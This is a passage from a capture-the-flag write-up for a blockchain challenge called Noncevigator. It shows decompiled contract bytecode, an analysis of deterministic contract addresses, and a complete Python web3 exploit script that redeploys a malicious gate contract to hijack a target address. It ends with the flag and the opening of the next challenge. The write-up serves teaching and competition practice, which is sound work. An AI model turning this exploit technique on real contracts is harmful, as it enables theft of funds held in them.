00575760003560e01c8063066fd21a1461005c5780635565ae221461008c57806364d98f6e
146100ca57806375b689aa146100d2578063d4deaaec146100e3575b600080fd5b61006f61
006a366004610345565b6100f8565b6040516001600160a01b0390911681526020015b6040
5180910390f35b6100ba61009a3660046103cd565b80516020818301810180516001825292
8201919093012091525460ff1681565b6040519015158152602001610083565b6100ba6101
6e565b6002546001600160a01b031661006f565b6100f66100f1366004610345565b6101a9
565b005b6000806000848460405161010d92919061047e565b908152604051908190036020
018120546001600160a01b031691508190610137908690869061047e565b60405190819003
8120907f67c69e988c0acfb0f8448043ca0c00b07323dcdc7d926d26f900b785b00c407c90
600090a39392505050565b60006001604051610191906b70756c617553656d616b617560a0
1b8152600c0190565b9081526040519081900360200190205460ff16919050565b60006001
600160a01b0316600083836040516101c692919061047e565b908152604051908190036020
019020546001600160a01b0316036101e957600080fd5b68093739534d2868000033311015
61020057600080fd5b6000806000848460405161021592919061047e565b90815260408051
9182900360209081018320546004845260248401835290830180516001600160e01b031663
b27399d560e01b17905290516001600160a01b03909116916102629161048e565b60006040
5180830381855af49150503d806000811461029d576040519150601f19603f3d0116820160
40523d82523d6000602084013e6102a2565b606091505b5091509150816102e95760405162
461bcd60e51b815260206004820152600d60248201526c44656e69656420656e7472792160
981b60448201526064015b60405180910390fd5b808060200190518101906102fd91906104
bd565b61033f5760405162461bcd60e51b815260206004820152601360248201527243616e
6e6f7420756e6c6f636b20676174652160681b60448201526064016102e0565b5050505056
5b6000806020838503121561035857600080fd5b823567fffffffffffffffff808211156103
7057600080fd5b818501915085601f83011261038457600080fd5b81358181111561039357
600080fd5b8660208285010111156103a557600080fd5b6020929092019691955090935050
5050565b634e487b7160e01b600052604160045260246000fd5b6000602082840312156103
df57600080fd5b813567fffffffffffffffff808211156103f757600080fd5b818401915084
601f83011261040b57600080fd5b81358181111561041d5761041d6103b7565b604051601f
8201601f19908116603f01168101908382118183101715610445576104456103b7565b8160
405282815287602084870101111561045e57600080fd5b8260208601602083013760009281
01602001929092525095945050505050565b8183823760009101908152919050565b600082
5160005b818110156104af5760208186018101518583015201610495565b50600092019182
5250919050565b6000602082840312156104cf57600080fd5b815180151581146104df5760
0080fd5b93925050505056fea26469706673582212202f17b8e5db7158158dfbc409fbc19eaa
2d88a21a6bf994ae8fa8f4d9c5f2196964736f6c63430008130033a2646970667358221220
6759ba30e73ba59044efcd5665fb83c6c47a70d8b76ef66ca616313e0f68c94364736f6c63
430008130033;
    return ;
}
```

```

// Data structures and variables inferred from the use of storage
instructions
uint256 stor_2; // STORAGE[0x2]
address _challenge; // STORAGE[0x0] bytes 0 to 19
uint160 _deploy; // STORAGE[0x1] bytes 0 to 19

function addressFrom(address _origin, uint256 _nonce) public payable {
    require(msg.data.length - 4 >= 64);
    v0 = 0x38d(_nonce, _origin);
    return address(v0);
}

function 0x38d(uint256 varg0, uint256 varg1) private {
    if (0 - varg0) {
        if (varg0 > int8.max) {
            if (varg0 > uint8.max) {
                if (varg0 > uint16.max) {
                    if (varg0 > uint24.max) {
                        MEM[MEM[64] + 32] =
0xda00000000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 33] =
0x94000000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 34] = bytes20(varg1 << 96);
                        MEM[MEM[64] + 54] =
0x840000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 55] = bytes4(varg0 << 224);
                        v0 = v1 = MEM[64];
                        MEM[v1] = 27;
                        MEM[64] += 59;
                    } else {
                        MEM[MEM[64] + 32] =
0xd90000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 33] =
0x940000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 34] = bytes20(varg1 << 96);
                        MEM[MEM[64] + 54] =
0x830000000000000000000000000000000000000000000000000000000000;
                        MEM[MEM[64] + 55] = bytes3(varg0 << 232);
                        v2 = v3 = 58 + MEM[64];
                    }
                } else {

```

```
MEM[MEM[64] + 32] =
0xd8000000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 33] =
0x940000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 34] = bytes20(varg1 << 96);
MEM[MEM[64] + 54] =
0x820000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 55] = bytes2(varg0 << 240);
v2 = v4 = 57 + MEM[64];
}
} else {
MEM[MEM[64] + 32] =
0xd70000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 33] =
0x940000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 34] = bytes20(varg1 << 96);
MEM[MEM[64] + 54] =
0x810000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 55] = bytes1(varg0 << 248);
v2 = v5 = 56 + MEM[64];
}
} else {
MEM[MEM[64] + 32] =
0xd60000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 33] =
0x940000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 34] = bytes20(varg1 << 96);
MEM[MEM[64] + 54] = bytes1(varg0 << 248);
v2 = v6 = 55 + MEM[64];
}
} else {
MEM[MEM[64] + 32] =
0xd60000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 33] =
0x940000000000000000000000000000000000000000000000000000000000;
MEM[MEM[64] + 34] = bytes20(varg1 << 96);
MEM[MEM[64] + 54] = int256.min;
v2 = v7 = 55 + MEM[64];
}
v0 = v8 = MEM[64];
MEM[v8] = v2 - v8 - 32;
MEM[64] = v2;
return keccak256(MEM[v5a3_0x0 + 32:v5a3_0x0 + 32 + MEM[v5a3_0x0]]):
```

```

}

function 0x5b2(uint256 varg0) private {
    v0 = 0x78b(stor_2);
    stor_2 = v0;
    v1 = v2 = keccak256(block.difficulty, msg.gas, bytes20(block.coinbase
<< 96), stor_2);
    while (1) {
        if (!varg0) {
            // Unknown jump to Block 0x640. Refer to 3-address code (TAC);
        }
        varg0 = v3 = v1 <= 30;
        if (v1 > 30) {
            varg0 = v4 = v1 >= 50;
        }
        if (!varg0) {
            varg0 = v5 = !varg0;
            if (!bool(varg0)) {
                varg0 = v6 = v1 <= 0x324924dd;
            }
        }
        if (!varg0) {
            return v1;
        } else {
            v7 = stor_2;
            v8 = 0x78b(v7);
            stor_2 = v8;
            v9 = stor_2;
            v1 = v10 = keccak256(block.difficulty, msg.gas,
bytes20(block.coinbase << 96), v9);
            if (varg0) {
                require(100, Panic(18)); // division by zero
                v1 = v11 = v10 % 100;
            }
        }
    }
}

function 0x78b(uint256 varg0) private {
    require(varg0 + 1, Panic(17)); // arithmetic overflow or underflow
    return 1 + varg0;
}

```

```

function fallback() public payable {
    revert();
}

function 0x20c4ad96() public payable {
    return _deploy;
}

function 0x4a9efa63(address varg0) public payable {
    require(msg.data.length - 4 >= 32);
    require(varg0, Error('player address not set'));
    _deploy = varg0;
    MEM[v235V0x169.data:v235V0x169.data + 751] =
0x6080604052346809c2007651b25000001461006e5760405162461bcd60e51b8152602060
04820152602560248201527f496e697469616c2066756e64696e67206f6620313830206574
686572207265716044820152641d5a5c995960da1b606482015260840160405180910390fd
5b6102728061007d6000396000f3fe60806040526004361061003f5760003560e01c806312
065fe0146100445780633ccfd60b14610065578063477348921461007c578063d0e30db014
6100b2575b600080fd5b34801561005057600080fd5b50475b604051908152602001604051
80910390f35b34801561007157600080fd5b5061007a6100ba565b005b3480156100885760
0080fd5b506100536100973660046101e5565b6001600160a01b0316600090815260208190
52604090205490565b61007a6101bf565b3360009081526020819052604090205480610113
5760405162461bcd60e51b8152602060048201526014602482015273496e73756666696369
656e742062616c616e636560601b60448201526064015b60405180910390fd5b6040516000
90339083908381818185875af1925050503d8060008114610155576040519150601f19603f
3d011682016040523d82523d6000602084013e61015a565b606091505b50509050806101ab
5760405162461bcd60e51b815260206004820152601860248201527f4661696c656420746f
207769746864726177204574686572000000000000000000604482015260640161010a565b50
5033600090815260208190526040812055565b336000908152602081905260408120805434
92906101de908490610215565b9091555050565b6000602082840312156101f757600080fd
5b81356001600160a01b038116811461020e57600080fd5b9392505050565b808201808211
1561023657634e487b7160e01b600052601160045260246000fd5b9291505056fea2646970
667358221220737b37a43a9aad22608e2dd1233847e05daa20d9b2729edfd5590f1bf44349
4d64736f6c63430008130033;
    v0 = create.code(v1.data, 751).value(0x9c2007651b2500000);
    if (bool(v0)) {
        v2 = 0x5b2(0);
        v3 = 0x38d(v2, _deploy);
        v4 = 0x5b2(0);
        v5 = 0x38d(v4, _deploy);
        v6 = 0x5b2(1);
        v7 = 0x38d(v6, _deploy);
        MEM[v2ccV0x169.data:v2ccV0x169.data + 1710] =

```

0x608060405234801561001057600080fd5b506040516106ae3803806106ae833981016040
81905261002f9161012f565b600280546001600160a01b03199081166001600160a01b0393
841617909155604080516768696e646865646560c01b815260006008820181905282519182
900360280182208054988616988516989098179097556a18dbdb995e525cdb185b9960aa1b
808252600b808301899052835192839003602b908101842080549988169987169990991790
98556b70756c617553656d616b617560a01b8352600c830198909852825191829003602c01
82208054969095169590931694909417909255825260019382018490525190819003909101
9020805460ff19169091179055610183565b80516001600160a01b038116811461012a5760
0080fd5b919050565b6000806000806080858703121561014557600080fd5b61014e856101
13565b935061015c60208601610113565b925061016a60408601610113565b915061017860
608601610113565b905092959194509250565b61051c806101926000396000f3fe60806040
5234801561001057600080fd5b50600436106100575760003560e01c8063066fd21a146100
5c5780635565ae221461008c57806364d98f6e146100ca57806375b689aa146100d2578063
d4deaaec146100e3575b600080fd5b61006f61006a366004610345565b6100f8565b604051
6001600160a01b0390911681526020015b60405180910390f35b6100ba61009a3660046103
cd565b805160208183018101805160018252928201919093012091525460ff1681565b6040
519015158152602001610083565b6100ba61016e565b6002546001600160a01b031661006f
565b6100f66100f1366004610345565b6101a9565b005b6000806000848460405161010d92
919061047e565b908152604051908190036020018120546001600160a01b03169150819061
0137908690869061047e565b604051908190038120907f67c69e988c0acfbb0f8448043ca0c
00b07323dc7d926d26f900b785b00c407c90600090a39392505050565b60006001604051
610191906b70756c617553656d616b617560a01b8152600c0190565b908152604051908190
0360200190205460ff16919050565b60006001600160a01b0316600083836040516101c692
919061047e565b908152604051908190036020019020546001600160a01b0316036101e957
600080fd5b68093739534d286800003331101561020057600080fd5b600080600084846040
5161021592919061047e565b90815260408051918290036020908101832054600484526024
8401835290830180516001600160e01b031663b27399d560e01b17905290516001600160a0
1b03909116916102629161048e565b600060405180830381855af49150503d806000811461
029d576040519150601f19603f3d011682016040523d82523d6000602084013e6102a2565b
606091505b5091509150816102e95760405162461bcd60e51b815260206004820152600d60
248201526c44656e69656420656e7472792160981b60448201526064015b60405180910390
fd5b808060200190518101906102fd91906104bd565b61033f5760405162461bcd60e51b81
5260206004820152601360248201527243616e6e6f7420756e6c6f636b2067617465216068
1b60448201526064016102e0565b50505050565b6000806020838503121561035857600080
fd5b823567fffffffffffffffff8082111561037057600080fd5b818501915085601f830112
61038457600080fd5b81358181111561039357600080fd5b8660208285010111156103a557
600080fd5b60209290920196919550909350505050565b634e487b7160e01b600052604160
045260246000fd5b6000602082840312156103df57600080fd5b813567fffffffffffffffffff
808211156103f757600080fd5b818401915084601f83011261040b57600080fd5b81358181
111561041d5761041d6103b7565b604051601f8201601f19908116603f0116810190838211
8183101715610445576104456103b7565b8160405282815287602084870101111561045e57
600080fd5b8260208601602083013760009281016020019290925250959450505050565b
8183823760009101908152919050565b6000825160005b818110156104af57602081860181

```
01518583015201610495565b506000920191825250919050565b6000602082840312156104
cf57600080fd5b815180151581146104df57600080fd5b939250505056fea2646970667358
2212202f17b8e5db7158158dfbc409fbc19eaa2d88a21a6bf994ae8fa8f4d9c5f219696473
6f6c63430008130033;
```

```
    v8 = create.code(v9.data, 1838).value(0);
    if (bool(v8)) {
        _challenge = v8;
        exit;
    } else {
        RETURNDATACOPY(0, 0, RETURNDATASIZE());
        revert(0, RETURNDATASIZE());
    }
} else {
    RETURNDATACOPY(0, 0, RETURNDATASIZE());
    revert(0, RETURNDATASIZE());
}
}
```

```
function isSolved() public payable {
    v0, /* bool */ v1 = _challenge.isSolved().gas(msg.gas);
    require(bool(v0), 0, RETURNDATASIZE()); // checks call status,
    propagates error data on error
    require(MEM[64] + RETURNDATASIZE() - MEM[64] >= 32);
    require(v1 == bool(v1));
    return bool(v1);
}
```

```
function deploy() public payable {
    MEM[v235V0xdf.data:v235V0xdf.data + 751] =
0x6080604052346809c2007651b25000001461006e5760405162461bcd60e51b8152602060
04820152602560248201527f496e697469616c2066756e64696e67206f6620313830206574
686572207265716044820152641d5a5c995960da1b606482015260840160405180910390fd
5b6102728061007d6000396000f3fe60806040526004361061003f5760003560e01c806312
065fe0146100445780633ccfd60b14610065578063477348921461007c578063d0e30db014
6100b2575b600080fd5b34801561005057600080fd5b50475b604051908152602001604051
80910390f35b34801561007157600080fd5b5061007a6100ba565b005b3480156100885760
0080fd5b506100536100973660046101e5565b6001600160a01b0316600090815260208190
52604090205490565b61007a6101bf565b3360009081526020819052604090205480610113
5760405162461bcd60e51b8152602060048201526014602482015273496e73756666696369
656e742062616c616e636560601b60448201526064015b60405180910390fd5b6040516000
90339083908381818185875af1925050503d8060008114610155576040519150601f19603f
3d011682016040523d82523d6000602084013e61015a565b606091505b50509050806101ab
5760405162461bcd60e51b815260206004820152601860248201527f4661696c656420746f
```

```
2077697468647261772045746865720000000000000000604482015260640161010a565b50
5033600090815260208190526040812055565b336000908152602081905260408120805434
92906101de908490610215565b9091555050565b6000602082840312156101f757600080fd
5b81356001600160a01b038116811461020e57600080fd5b9392505050565b808201808211
1561023657634e487b7160e01b600052601160045260246000fd5b9291505056fea2646970
667358221220737b37a43a9aad22608e2dd1233847e05daa20d9b2729edfd5590f1bf44349
4d64736f6c63430008130033;
```

```
v0 = create.code(v1.data, 751).value(0x9c2007651b2500000);
```

```
if (bool(v0)) {
```

```
    v2 = 0x5b2(0);
```

```
    v3 = 0x38d(v2, _deploy);
```

```
    v4 = 0x5b2(0);
```

```
    v5 = 0x38d(v4, _deploy);
```

```
    v6 = 0x5b2(1);
```

```
    v7 = 0x38d(v6, _deploy);
```

```
    MEM[v2ccV0xdf.data:v2ccV0xdf.data + 1710] =
```

```
0x608060405234801561001057600080fd5b506040516106ae3803806106ae833981016040
81905261002f9161012f565b600280546001600160a01b03199081166001600160a01b0393
841617909155604080516768696e646865646560c01b815260006008820181905282519182
900360280182208054988616988516989098179097556a18dbdb995e525cdb185b9960aa1b
808252600b808301899052835192839003602b908101842080549988169987169990991790
98556b70756c617553656d616b617560a01b8352600c830198909852825191829003602c01
82208054969095169590931694909417909255825260019382018490525190819003909101
9020805460fff19169091179055610183565b80516001600160a01b038116811461012a5760
0080fd5b919050565b6000806000806080858703121561014557600080fd5b61014e856101
13565b935061015c60208601610113565b925061016a60408601610113565b915061017860
608601610113565b905092959194509250565b61051c806101926000396000f3fe60806040
5234801561001057600080fd5b50600436106100575760003560e01c8063066fd21a146100
5c5780635565ae221461008c57806364d98f6e146100ca57806375b689aa146100d2578063
d4deaaec146100e3575b600080fd5b61006f61006a366004610345565b6100f8565b604051
6001600160a01b0390911681526020015b60405180910390f35b6100ba61009a3660046103
cd565b805160208183018101805160018252928201919093012091525460fff1681565b6040
519015158152602001610083565b6100ba61016e565b6002546001600160a01b031661006f
565b6100f66100f1366004610345565b6101a9565b005b6000806000848460405161010d92
919061047e565b908152604051908190036020018120546001600160a01b03169150819061
0137908690869061047e565b604051908190038120907f67c69e988c0acfb0f8448043ca0c
00b07323dc7d926d26f900b785b00c407c90600090a39392505050565b60006001604051
610191906b70756c617553656d616b617560a01b8152600c0190565b908152604051908190
0360200190205460fff16919050565b60006001600160a01b0316600083836040516101c692
919061047e565b908152604051908190036020019020546001600160a01b0316036101e957
600080fd5b68093739534d286800003331101561020057600080fd5b600080600084846040
5161021592919061047e565b90815260408051918290036020908101832054600484526024
8401835290830180516001600160e01b031663b27399d560e01b17905290516001600160a0
```

1b03909116916102629161048e565b600060405180830381855af49150503d806000811461
029d576040519150601f19603f3d011682016040523d82523d6000602084013e6102a2565b
606091505b5091509150816102e95760405162461bcd60e51b815260206004820152600d60
248201526c44656e69656420656e7472792160981b60448201526064015b60405180910390
fd5b808060200190518101906102fd91906104bd565b61033f5760405162461bcd60e51b81
5260206004820152601360248201527243616e6e6f7420756e6c6f636b2067617465216068
1b60448201526064016102e0565b50505050565b6000806020838503121561035857600080
fd5b823567fffffffffffffffff8082111561037057600080fd5b818501915085601f830112
61038457600080fd5b81358181111561039357600080fd5b8660208285010111156103a557
600080fd5b60209290920196919550909350505050565b634e487b7160e01b600052604160
045260246000fd5b6000602082840312156103df57600080fd5b813567fffffffffffffffff
808211156103f757600080fd5b818401915084601f83011261040b57600080fd5b81358181
111561041d5761041d6103b7565b604051601f8201601f19908116603f0116810190838211
8183101715610445576104456103b7565b8160405282815287602084870101111561045e57
600080fd5b8260208601602083013760009281016020019290925250959450505050565b
8183823760009101908152919050565b6000825160005b818110156104af57602081860181
01518583015201610495565b506000920191825250919050565b6000602082840312156104
cf57600080fd5b815180151581146104df57600080fd5b939250505056fea2646970667358
2212202f17b8e5db7158158dfbc409fbc19eaa2d88a21a6bf994ae8fa8f4d9c5f219696473
6f6c63430008130033;

```
    v8 = create.code(v9.data, 1838).value(0);
    if (bool(v8)) {
        return address(v8);
    } else {
        RETURNDATACOPY(0, 0, RETURNDATASIZE());
        revert(0, RETURNDATASIZE());
    }
} else {
    RETURNDATACOPY(0, 0, RETURNDATASIZE());
    revert(0, RETURNDATASIZE());
}
}

function 0x7a8488fa() public payable {
    require(_challenge, Error('Challenge address not set'));
    return _challenge;
}

function challenge() public payable {
    return _challenge;
}
```

// Note: The function selector is not present in the original solidity

```

code.
// However, we display it for the sake of completeness.

function __function_selector__() private {
    MEM[64] = 128;
    require(!msg.value);
    if (msg.data.length >= 4) {
        if (0x775c300c > msg.data[0] >> 224) {
            if (0x20c4ad96 == msg.data[0] >> 224) {
                0x20c4ad96();
            } else if (0x4a9efa63 == msg.data[0] >> 224) {
                0x4a9efa63();
            } else if (0x64d98f6e == msg.data[0] >> 224) {
                isSolved();
            }
        } else if (0x775c300c == msg.data[0] >> 224) {
            deploy();
        } else if (0x7a8488fa == msg.data[0] >> 224) {
            0x7a8488fa();
        } else if (0xd2ef7398 == msg.data[0] >> 224) {
            challenge();
        } else {
            require(0xfbf551ad == msg.data[0] >> 224);
            addressFrom(address,uint256);
        }
    }
    fallback();
}

```

When analyzing the code, I realized that the gates contract was not deployed.

```

function deploy() public payable {
    MEM[v235V0xdf.data:v235V0xdf.data + 751] =
    0x6080604052346809c2007651b25000001461006e5760405162461bcd60e51b8152602060
    04820152602560248201527f496e697469616c2066756e64696e67206f6620313830206574
    686572207265716044820152641d5a5c995960da1b606482015260840160405180910390fd
    5b6102728061007d6000396000f3fe60806040526004361061003f5760003560e01c806312
    065fe0146100445780633ccfd60b14610065578063477348921461007c578063d0e30db014
    6100b2575b600080fd5b34801561005057600080fd5b50475b604051908152602001604051
    80910390f35b34801561007157600080fd5b5061007a6100ba565b005b3480156100885760
    0080fd5b506100536100973660046101e5565b6001600160a01b0316600090815260208190
    52604090205490565b61007a6101bf565b3360009081526020819052604090205480610113
    5760405162461bcd60e51b8152602060048201526014602482015273496e73756666696369

```

656e742062616c616e636560601b60448201526064015b60405180910390fd5b6040516000
90339083908381818185875af1925050503d8060008114610155576040519150601f19603f
3d011682016040523d82523d6000602084013e61015a565b606091505b50509050806101ab
5760405162461bcd60e51b815260206004820152601860248201527f4661696c656420746f
2077697468647261772045746865720000000000000000604482015260640161010a565b50
5033600090815260208190526040812055565b336000908152602081905260408120805434
92906101de908490610215565b9091555050565b6000602082840312156101f757600080fd
5b81356001600160a01b038116811461020e57600080fd5b9392505050565b808201808211
1561023657634e487b7160e01b600052601160045260246000fd5b9291505056fea2646970
667358221220737b37a43a9aad22608e2dd1233847e05daa20d9b2729edfd5590f1bf44349
4d64736f6c63430008130033;

```
v0 = create.code(v1.data, 751).value(0x9c2007651b2500000);
```

```
if (bool(v0)) {
```

```
    v2 = 0x5b2(0);
```

```
    v3 = 0x38d(v2, _deploy);
```

```
    v4 = 0x5b2(0);
```

```
    v5 = 0x38d(v4, _deploy);
```

```
    v6 = 0x5b2(1);
```

```
    v7 = 0x38d(v6, _deploy);
```

```
    MEM[v2ccV0xdf.data:v2ccV0xdf.data + 1710] =
```

0x608060405234801561001057600080fd5b506040516106ae3803806106ae833981016040
81905261002f9161012f565b600280546001600160a01b03199081166001600160a01b0393
841617909155604080516768696e646865646560c01b815260006008820181905282519182
900360280182208054988616988516989098179097556a18dbdb995e525cdb185b9960aa1b
808252600b808301899052835192839003602b908101842080549988169987169990991790
98556b70756c617553656d616b617560a01b8352600c830198909852825191829003602c01
82208054969095169590931694909417909255825260019382018490525190819003909101
9020805460ff19169091179055610183565b80516001600160a01b038116811461012a5760
0080fd5b919050565b6000806000806080858703121561014557600080fd5b61014e856101
13565b935061015c60208601610113565b925061016a60408601610113565b915061017860
608601610113565b905092959194509250565b61051c806101926000396000f3fe60806040
5234801561001057600080fd5b50600436106100575760003560e01c8063066fd21a146100
5c5780635565ae221461008c57806364d98f6e146100ca57806375b689aa146100d2578063
d4deaaec146100e3575b600080fd5b61006f61006a366004610345565b6100f8565b604051
6001600160a01b0390911681526020015b60405180910390f35b6100ba61009a3660046103
cd565b805160208183018101805160018252928201919093012091525460ff1681565b6040
519015158152602001610083565b6100ba61016e565b6002546001600160a01b031661006f
565b6100f66100f1366004610345565b6101a9565b005b6000806000848460405161010d92
919061047e565b908152604051908190036020018120546001600160a01b03169150819061
0137908690869061047e565b604051908190038120907f67c69e988c0acfb0f8448043ca0c
00b07323dcdc7d926d26f900b785b00c407c90600090a39392505050565b60006001604051
610191906b70756c617553656d616b617560a01b8152600c0190565b908152604051908190
0360200190205460ff16919050565b60006001600160a01b0316600083836040516101c692

```

919061047e565b908152604051908190036020019020546001600160a01b0316036101e957
600080fd5b68093739534d286800003331101561020057600080fd5b600080600084846040
5161021592919061047e565b90815260408051918290036020908101832054600484526024
8401835290830180516001600160e01b031663b27399d560e01b17905290516001600160a0
1b03909116916102629161048e565b600060405180830381855af49150503d806000811461
029d576040519150601f19603f3d011682016040523d82523d6000602084013e6102a2565b
606091505b5091509150816102e95760405162461bcd60e51b815260206004820152600d60
248201526c44656e69656420656e7472792160981b60448201526064015b60405180910390
fd5b808060200190518101906102fd91906104bd565b61033f5760405162461bcd60e51b81
5260206004820152601360248201527243616e6e6f7420756e6c6f636b2067617465216068
1b60448201526064016102e0565b50505050565b6000806020838503121561035857600080
fd5b823567fffffffffffffffff8082111561037057600080fd5b818501915085601f830112
61038457600080fd5b81358181111561039357600080fd5b8660208285010111156103a557
600080fd5b60209290920196919550909350505050565b634e487b7160e01b600052604160
045260246000fd5b6000602082840312156103df57600080fd5b813567fffffffffffffffffff
808211156103f757600080fd5b818401915084601f83011261040b57600080fd5b81358181
111561041d5761041d6103b7565b604051601f8201601f19908116603f0116810190838211
8183101715610445576104456103b7565b8160405282815287602084870101111561045e57
600080fd5b8260208601602083013760009281016020019290925250959450505050565b
8183823760009101908152919050565b6000825160005b818110156104af57602081860181
01518583015201610495565b506000920191825250919050565b6000602082840312156104
cf57600080fd5b815180151581146104df57600080fd5b939250505056fea2646970667358
2212202f17b8e5db7158158dfbc409fbc19eaa2d88a21a6bf994ae8fa8f4d9c5f219696473
6f6c63430008130033;
    v8 = create.code(v9.data, 1838).value(0);
    if (bool(v8)) {
        return address(v8);
    } else {
        RETURNDATACOPY(0, 0, RETURNDATASIZE());
        revert(0, RETURNDATASIZE());
    }
} else {
    RETURNDATACOPY(0, 0, RETURNDATASIZE());
    revert(0, RETURNDATASIZE());
}
}
}

```

Further analyze revealed that `addressFrom()` to calculate the next address based on the given address and nonce.

```

function addressFrom(address _origin, uint256 _nonce) public payable {
    require(msg.data.length - 4 >= 64);
    v0 = 0x38d(_nonce, _origin);
}

```

```
    return address(v0);  
}
```

As the parameters are being passed to `0x38d()`, we now know what are the parameters being passed in for these code inside `deploy()`.

```
function deploy() public payable {  
    ...  
    v2 = 0x5b2(0);  
    v3 = 0x38d(v2, _deploy);  
    v4 = 0x5b2(0);  
    v5 = 0x38d(v4, _deploy);  
    v6 = 0x5b2(1);  
    v7 = 0x38d(v6, _deploy);  
    ...  
}
```

If we look at the contract file `Noncevigator.sol`, we will see that our targeted island is `pulauSemakau`. Based on the finding above, we now know that `pulauSemakau` address is deterministic.

```
function isSolved() external view returns (bool) {  
    return isLocationOpen["pulauSemakau"];  
}
```

Final exploit

```
import json  
from web3 import Web3  
from solcx import compile_source, install_solc  
  
# Install the required Solidity version  
install_solc('0.8.19')  
  
# Load configuration from the config file  
config_file_path = 'config.json'  
with open(config_file_path, 'r') as conf_file:  
    config = json.load(conf_file)  
  
# Extract key values from the config
```

```

private_key = config['Private_Key']
wallet_address = config['Wallet_Address']
rpc_url = config['RPC_Endpoint']
challenge_contract_address = config['Challenge_Contract_Address']
vault_address = config['TravelFundVault_Address']

# Connect to the Ethereum node
w3 = Web3(Web3.HTTPProvider(rpc_url))
if not w3.is_connected():
    raise Exception("Unable to connect to the Ethereum node.")

print(f"Successfully connected to {rpc_url}")

# ABI for the Noncevigator contract
noncevigator_abi = [
    # ABI methods as provided in the original script
]

# Fetch treasure locations dynamically and save them in the config file
def fetch_and_save_treasure_locations(contract, config_data,
config_file_path):
    islands = ['coneyIsland', 'hindhede', 'pulauSemakau']
    for island in islands:
        try:
            location_address =
contract.functions.getTreasureLocation(island).call()
            print(f"{island.capitalize()} Treasure Location:
{location_address}")
            config_data[f"{island.capitalize()}_Treasure_Location"] =
location_address
        except Exception as e:
            print(f"Error fetching location for {island}: {e}")

    # Save the updated config file with the treasure locations
    with open(config_file_path, 'w') as conf_file:
        json.dump(config_data, conf_file, indent=4)
    print("Updated treasure locations saved to the config file.")

# Fetch and save treasure locations from the Noncevigator contract
noncevigator_contract =
w3.eth.contract(address=challenge_contract_address, abi=noncevigator_abi)
fetch_and_save_treasure_locations(noncevigator_contract, config,
config_file_path)

```

```

# Use the fetched values for the treasure locations
hindhede_address = config.get('Hindhede_Treasure_Location')
coney_island_address = config.get('ConeyIsland_Treasure_Location')
pulau_semakau_address = config.get('PulauSemakau_Treasure_Location')

# Helper function to deploy a contract
def deploy_contract(abi, bytecode, deployer_private_key,
constructor_args=None, value=0):
    contract = w3.eth.contract(abi=abi, bytecode=bytecode)
    nonce = w3.eth.get_transaction_count(wallet_address)

    # Ensure constructor_args is iterable (use [] if None)
    if constructor_args is None:
        constructor_args = []

    txn = contract.constructor(*constructor_args).build_transaction({
        'chainId': w3.eth.chain_id,
        'gas': 3000000,
        'gasPrice': w3.to_wei('20', 'gwei'),
        'nonce': nonce,
        'value': value
    })

    signed_txn = w3.eth.account.sign_transaction(txn,
private_key=deployer_private_key)
    tx_hash = w3.eth.send_raw_transaction(signed_txn.raw_transaction)
    tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)

    return tx_receipt.contractAddress

# Define and compile the malicious contract to manipulate the gate
malicious_contract_source = """
pragma solidity ^0.8.19;

contract FakeGate {
    mapping(string => address) private treasureLocations;
    mapping(string => bool) public isLocationOpen;
    address private travelFundVaultAddr;
    bool isCompassWorking;

    event TreasureLocationReturned(string indexed name, address indexed
addr);

```

```

        function unlockgate() external returns (bool) {
            isLocationOpen["pulauSemakau"] = true;
            return true;
        }
    }
}
"""

# Compile the malicious contract
compiled_contract = compile_source(malicious_contract_source,
solc_version='0.8.19')
gate_contract_interface = compiled_contract['<stdin>:FakeGate']

# Deploy the malicious gate contract until the correct address is found
gate_address = ""
while gate_address != pulau_semakau_address:
    gate_address = deploy_contract(
        abi=gate_contract_interface['abi'],
        bytecode=gate_contract_interface['bin'],
        deployer_private_key=private_key
    )
    print(f"Deployed malicious gate at address: {gate_address}")

print(f"Successfully deployed malicious gate at the expected address:
{pulau_semakau_address}")

# Interact with the Noncevigator contract to unlock the gate
unlock_txn =
noncevigator_contract.functions.startUnlockingGate('pulauSemakau').build_t
ransaction({
    'from': wallet_address,
    'nonce': w3.eth.get_transaction_count(wallet_address),
    'gas': 3000000,
    'gasPrice': w3.to_wei('20', 'gwei')
})

# Sign and send the transaction to unlock the gate
signed_unlock_txn = w3.eth.account.sign_transaction(unlock_txn,
private_key=private_key)
unlock_tx_hash =
w3.eth.send_raw_transaction(signed_unlock_txn.raw_transaction)

# Wait for the receipt of the unlock transaction

```

```
unlock_tx_receipt = w3.eth.wait_for_transaction_receipt(unlock_tx_hash)

# Check if the gate was successfully unlocked
if unlock_tx_receipt['status'] == 1:
    print("Gate successfully unlocked using the malicious contract.")
else:
    print("Gate unlock transaction failed.")

# Check if the challenge is solved
is_solved = noncevigator_contract.functions.isSolved().call()
print(f"Solved: {is_solved}")
```

Flag: TISC{ReeN7r4NCY_4ND_deTerminI5Tic_aDDReSs}

Level 7B - Baby Flagchecker

Description

You've come so far, brave agents! Let us continue our mission to identify our threats, and retrieve the crucial information that they are hiding from the world.

While scanning their network, your fellow agents chanced upon a tool used by the adversary that checks for the validity of a secret passphrase.

We know that they use this phrase for establishing communications between one another, but the one we have is way outdated... It's time for an update.

<http://chals.tisc24.ctf.sg:52416/>

